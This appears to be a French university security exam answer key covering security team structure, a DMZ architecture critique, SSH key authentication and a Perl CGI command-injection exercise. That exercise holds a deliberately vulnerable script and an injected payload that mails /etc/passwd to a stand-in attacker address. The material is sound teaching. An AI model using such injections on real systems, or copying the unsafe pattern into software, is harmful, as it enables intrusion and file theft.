INSA – 5° R.T.

CORRIGE

Examen du 26 janvier 2007

Sécurité des systèmes informatiques

2ème partie

Exercice 1 *(2,5 points)*


On vous propose un poste parmi l'équipe informatique d'une entreprise. Vous êtes responsable des serveurs Web ainsi que de la sécurité informatique en général. Vous êtes directement subordonné au chef de l'équipe informatique. A quels problèmes pouvez-vous vous attendre dans ces conditions ?

On peut distinguer dans cette situation les problèmes suivants:

- *Les conflits d'intérêts : des intérêts antagonistes peuvent survenir entre les deux principales fonctions qui vous sont associées. L'intérêt du responsable des serveurs Web est d'offrir les fonctionnalités les plus commodes aux clients. Celui du responsable sécurité est d'accroitre le niveau de protection du système (et donc des clients). Dans le cas présent, ces conflits ne pourront pas être gérés efficacement par la mise en regard explicite de points de vue contradictoires tranchés par une entité ayant l'autorité nécessaire (que ce soit un responsable hiérarchique ou un groupe de travail). De fait, l'un des deux fonctions prendra le pas sur l'autre (et, très probablement, vous vous rendrez compte que c'est ce que souhaite votre responsable direct).*
- *La dépendance hiérarchique : dans votre cas, le responsable de la sécurité doit respecter les ordres du responsable informatique. Pourtant, le responsable de l'équipe informatique peut, par exemple, refuser une modification du système en vue d'augmenter la sécurité, si celle-ci vient diminuer les fonctionnalités fournies. D'autre part, en cas de contrôle externe ou d'audit, il se peut que le responsable de la sécurité se trouve en situation de devoir critiquer les actions du responsable informatique, ce qui n'est guère possible s'il est son supérieur.*

Il est donc parfois nécessaire que le responsable de la sécurité dépende directement de la direction, quand il s'agit de traiter de choix de sécurité pour lesquels les considérations techniques entrent en conflit avec d'autres facteurs, ou pour assurer un contrôle indépendant d'activités directement liées à l'informatique et en rendre compte.

Exercice 2 *(4 points)*



Question 1 *(2 points)* : Compte tenu du mode de fonctionnement suggéré par le schéma, expliquez le fonctionnement des différents services réseau fournis à l'organisation utilisant cette architecture.

Question 2 *(2 points)* : Critiquez (avantages/inconvénients) l'architecture utilisée (notamment en terme de sécurité). Proposez des évolutions de l'architecture permettant de pallier certains inconvénients et éventuellement précisez les nouveaux inconvénients associés à vos préconisations. Quel est votre avis sur le niveau général de sécurité offert par cette architecture ?

Description des services (question 1) :

- *En DMZ, on voit d'abord apparaître un serveur Web (HTTP et HTTPS) intégrant un langage de programmation de pages Web dynamiques ou d'applications Web (PHP), accessible depuis Internet. Ces applications interagissent avec une base de données MySQL située sur une machine séparée dans la même DMZ. Ce serveur de données accède également à un autre SGBD interne basé sur Oracle situé sur le réseau local en utilisant le protocole SQL*net.*

  Par exemple, le serveur MySQL peut contenir le « panier » des clients d'un site Web marchand en train d'effectuer leurs achats, le catalogue des produits disponibles via Internet, les relevés de comptes à J-1, etc. Les commandes effectuées peuvent être consolidées une fois par jour sur le système de gestion interne appuyé sur Oracle.
- *On identifie également dans la DMZ la présence d'un serveur DNS accessible depuis Internet afin de permettre la résolution des noms correspondant aux services visibles*

sur Internet (serveur Web précédent, ou messagerie).Ce DNS est aussi utilisé afin de statisfaire la résolution générale des noms sur Internet (prise en charge des requêtes récursives issues du LAN).

- *Enfin, sur la même machine hébergeant le DNS, on voit apparaître un relais HTTP (squid). Les machines du réseau local utilisent le protocole de cache HTTP pour accéder à ce relais et ainsi aux pages d'Internet. Ce mode de fonctionnement est une base permettant par exemple de réaliser le contrôle des pages accédées (filtrage d'URL).*
- *L'administration des équipements de DMZ est effectuée depuis une station du réseau local à l'aide du protocole SSH. C'est également sur le réseau local qu'est situé un serveur spécifique utilisé pour la collecte des traces produites par le firewall lui-même.*

La DMZ permet donc à l'entreprise de fournir un service sur Internet via un serveur Web. Elle offre également un service d'accès HTTP sortants pour les postes de travail du réseau local.
Enfin, l'administration est effectuée directement depuis le réseau interne.

<u>Etude critique</u> (question 2)
L'architecture présentée peut générer les remarques suivantes :

- *Avantages*
  - *L'architecture est simple et facile à mettre en place.*
  - *Son exploitation est également facilitée par l'utilisation d'une seule DMZ et permet de limiter les risques d'erreurs de configuration.*
  - *Le coût de l'équipement de filtrage est limité par la réduction du nombre d'interface.*
- *Inconvénients*
  - *Les moyens d'administration ne sont pas spécifiquement protégés, notamment par rapport aux machines du réseau interne. Il faut donc prendre garde à bien maitriser la sécurité de cette administration (par exemple celle du serveur centralisant les traces) et éviter les dérives qui risquent de survenir (l'utilisation exclusive de SSH, donc d'une administration en ligne de commande, pourrait être difficile à maintenir si des moyens d'administration graphiques commodes mais moins protégés sont disponibles).*
  - *La configuration du DNS peut être délicate à réaliser si on utilise un plan d'adressage privé dans la DMZ et dans le réseau interne (donc si on fait une double translation d'adresse entre la DMZ et Internet et entre la DMZ et le réseau interne).*

On peut proposer plusieurs évolutions de l'architecture compte tenu des services identifiés :

- *Ajout d'une DMZ pour le serveur de stockage des traces afin d'améliorer les garanties d'intégrité le concernant.*

- *Ajout d'une DMZ spécifique pour le relais HTTP afin de séparer la zone de sécurité relative aux serveurs publics et aux flux HTTP sortants.*
- *Ajout d'une DMZ pour le serveur MySQL utilisé par le serveur Web afin de l'isoler de ce dernier.*
- *Mise en place de plusieurs serveurs DNS afin de gérer indépendamment le serveur DNS visible depuis Internet et les accès DNS sortants.*

Le principal inconvénient des ces évolutions est de compliquer le fonctionnement de l'architecture, avec des risques d'erreur d'administration et d'augmenter probablement son coût, à la fois au niveau de l'investissement (mise à niveau du firewall notamment) mais aussi en terme d'exploitation (charge d'administration).
Juger du niveau de sécurité global de cette architecture nécessite de prendre en compte son contexte d'utilisation. Celui-ci dépend des données manipulées et de la nature des services offerts : dans le cas d'un serveur bancaire, la séparation du serveur de base de données et du serveur Web est probablement un investissement tout à fait justifiable, dans le cas d'un simple serveur de publication basé sur une technologie dynamique (où la base de données ne contient pas de données spécifiquement sensibles) il serait sans doute moins facile à expliquer. Si on souhaite utiliser les traces du firewall dans un contexte légal, des garanties d'intégrité accrues sont sans doute souhaitables – mais on peut aussi les obtenir en utilisant un système d'exploitation et une configuration particulièrement protégés pour la machine en question sur le réseau local. C'est donc en fonction des services effectivement présents dans l'architecture de sécurité, de l'usage que l'on va en faire et du mode de fonctionnement des différents composants que l'on peut juger du niveau de sécurité atteint. Une telle architecture est sans doute tout à fait suffisante dans certains cas.

Exercice 3 *(3 points)*

Dans l'utilisation courante du Web, on peut être amené à remplir des formulaires en ligne. Les données de ces formulaires sont alors envoyées au serveur et traitées, par exemple, par un programme CGI côté serveur. Les langages les plus utilisées jusqu'à présent pour écrire des programmes CGI sont Perl, PHP, C, ASP ou même des Shell.

Voici ci-dessous un extrait de page HTML simple permettant de communiquer son adresse de messagerie électronique à un serveur afin de recevoir des informations commerciales.

```
<TABLE align="center">
      <TR><TD align="center">
      Pour obtenir plus de renseignements sur nos produits, merci
      de nous fournir votre email :</TD></TR>
      <TR><TD align="center">
            <FORM ACTION="/cgi-bin/getmail.pl" METHOD=POST>
            <INPUT TYPE="text" NAME="email"><BR>
            <INPUT TYPE=SUBMIT VALUE="Envoyer">
            </FORM>
```

```
      </TD></TR>
</TABLE>
```

Le programme CGI écrit en Perl qui traite ces données est présenté ci-dessous. Ce programme s'active au moment où le bouton « Envoyer » du formulaire présent dans le code HTML est cliqué. Ici, ce programme est simplifié et se limite à émettre un message électronique acquittant la demande à destination de l'adresse fournie.

```
#!/usr/bin/perl
use CGI;

my $q = new CGI;
my $adresse = $q->param("email");

open MAILPRG, "| /usr/lib/sendmail $adresse";
print MAILPRG "To: $adresse \n";
print MAILPRG "From: Dupondt et fils\n\n";
print MAILPRG "Nous avons bien reçu votre demande. Vous recevrez";
print MAILPRG "notre documentation d'ici quelques jours.\n";
close MAILPRG;

print "Content-Type: text/html\n\n";
print "<HTML>";
print "<P align=\"center\"><A href=\"/index.html\">Retour au ";
print "sommaire</A></P>";
print "</BODY>";
print "</HTML>";
```

1. Les possibilités d'action d'un pirate semblent restreintes puisqu'il ne peut que remplir le champ du formulaire. Intuitivement, que peut-il tenter ?
2. Comment peut-il, par exemple, se faire envoyer par courrier électronique le fichier des mots de passe (`/etc/passwd` pour simplifier) du serveur HTTP ?

Précisions concernant le langage Perl :

- `$variable` permet de récupérer le contenu d'une variable. On peut directement utiliser cette syntaxe à l'intérieur d'une chaîne de caractère, comme dans : `"La valeur de la variable est: $variable"`.
- L'utilisation d'un *pipe* `|` avec la fonction `open` permet d'exécuter un programme externe à la manière d'un script *shell*, et de récupérer un descripteur de fichier permettant d'accéder à l'entrée standard du programme exécuté. Ci-dessus, c'est la commande Unix `sendmail` standard qui est lancée pour émettre le message.

L'objectif du script CGI proposé est d'envoyer un courrier électronique à la personne ayant fourni son adresse électronique par l'intermédiaire de la page Web.
Le pirate peut seulement remplir la ligne du champ du formulaire. Il va donc essayer d'introduire des commandes dans ce champ afin de « tromper » le script CGI du serveur

HTTP qui va traiter la requête. De manière indépendante, il peut tenter en préalable d'obtenir un accès au code source du script CGI afin d'adapter son attaque.

Dans notre cas, la commande `/usr/lib/sendmail $adresse` *sera exécutée. Si la variable $adresse ne continent pas qu'une simple adresse électronique mais une expression de la forme:*

```
toto@insa-tlse.fr; mail pirate@pirate.net < /etc/passwd
```

alors, `/usr/lib/sendmail toto@insa-tlse.fr` *sera exécuté, puis, le point-virgule séparant les deux instructions shell, la deuxième commande* `mail pirate@pirate.net < /etc/passwd` *sera exécutée. Celle-ci envoie le contenu du fichier* `/etc/passwd` *vers une autre adresse.*
Dans la pratique, une attaque réelle serait plus complexe compte tenu de la nécessité actuellement d'accéder à d'autres zones du système, mieux protégées, pour récupérer les hashs de mots de passe. Ceci dit, l'idée générale reste la même. D'autres attaques sont envisageables via ce script Perl beaucoup trop simple, notamment afin d'ouvrir un terminal de contrôle à distance.

Exercice 4 *(2,5 points)*

Le protocole SSH permet de remplacer l'authentification classique d'une session distante avec des mots de passe par une authentification à clef publique. Pour cela, l'utilisateur installe une copie de sa clef publique dans le compte cible sur la machine exécutant le serveur SSH. Sur le client, l'utilisateur dispose d'une copie de sa clef privée dans un fichier qui n'est pas protégé par un mot de passe mais dont les droits d'accès sont restreints à l'utilisateur. Lors de l'authentification, le serveur utilise la clef publique dont il dispose pour vérifier que le client qui se connecte dispose bien de la clef privée correspondante. Si c'est le cas, le serveur accepte la connexion sans demander de mot de passe. (Dans tous les cas, avec ce protocole, les communications entre le client et le serveur sont systématiquement chiffrées.)
Quels sont, du point de vue de la sécurité, les avantages et les inconvénients d'une authentification qui ne demande pas de mot de passe ?

Une authentification sans mot de passe limite un certain nombre de risques essentiellement liés à l'utilisation concrète des mots de passe par les utilisateurs:

- *contrairement à une clef publique, les mots de passe choisis, même difficiles à mémoriser, restent néanmoins souvent accessibles à une recherche exhaustive automatique – quoique dans le cas de SSH, ces tentatives répétées d'essai soient vraiment peu discrètes et nécessitent d'être proche du serveur visé ;*
- *le vol d'un mot de passe peut s'effectuer via des moyens détournés (espionnage visuel, espionnage du clavier par un enregistreur matériel, cheval de Troie) – le vol de la clef privée nécessite d'effectuer une intrusion logique et de contourner les protections*

offertes par le système de fichiers. Les deux voies sont bien entendu envisageables et les avantages de l'une ou l'autre dépendent sans doute du contexte.

Finalement, on vise donc plus à prendre en compte les aspects humains en choisissant cette voie.

Par rapport à une phase d'authentification manuelle, l'utilisation des mécanismes d'authentification sans mot de passe conduit également à identifier de nouveaux risques :

- *en obtenant un accès à une des sessions utilisateurs, de fait, un attaquant obtient immédiatement l'accès à tous les autres systèmes auxquels l'utilisateur peut se connecter. Avec une authentification manuelle, l'utilisateur a plus facilement la possibilité d'utiliser des mots de passe différents pour des systèmes différents (dans la pratique, la plupart des utilisateurs font exactement l'inverse et utilisent des mots de passe identiques ou très proches, mais ils auraient la possibilité d'agir différemment).*
- *Dans la pratique, la durée de vie d'une clef privée utilisée avec SSH est très importante : sans doute plus que celle d'un mot de passe utilisateur pour lequel il est souvent prévu dans les systèmes de disposer d'une durée de validité. Le vol non repéré d'une clef privée peut donc donner durablement accès à un système (indépendamment de l'installation d'une porte dérobée).*

De notre point de vue, cette obligation de considérer que tous les accès d'un utilisateur sont compromis d'un coup en cas de compromission de sa clef privée est, à la réflexion, normale. Mais les points de vue peuvent varier sur les risques associés à ce cas de figure. La remarque concernant la durée de vie d'une clef privée est peut-être moins habituelle – dans la pratique sont importance est relative car il semble que la plupart des intrusions réussies sont aussi couplées à l'installation d'une porte dérobée.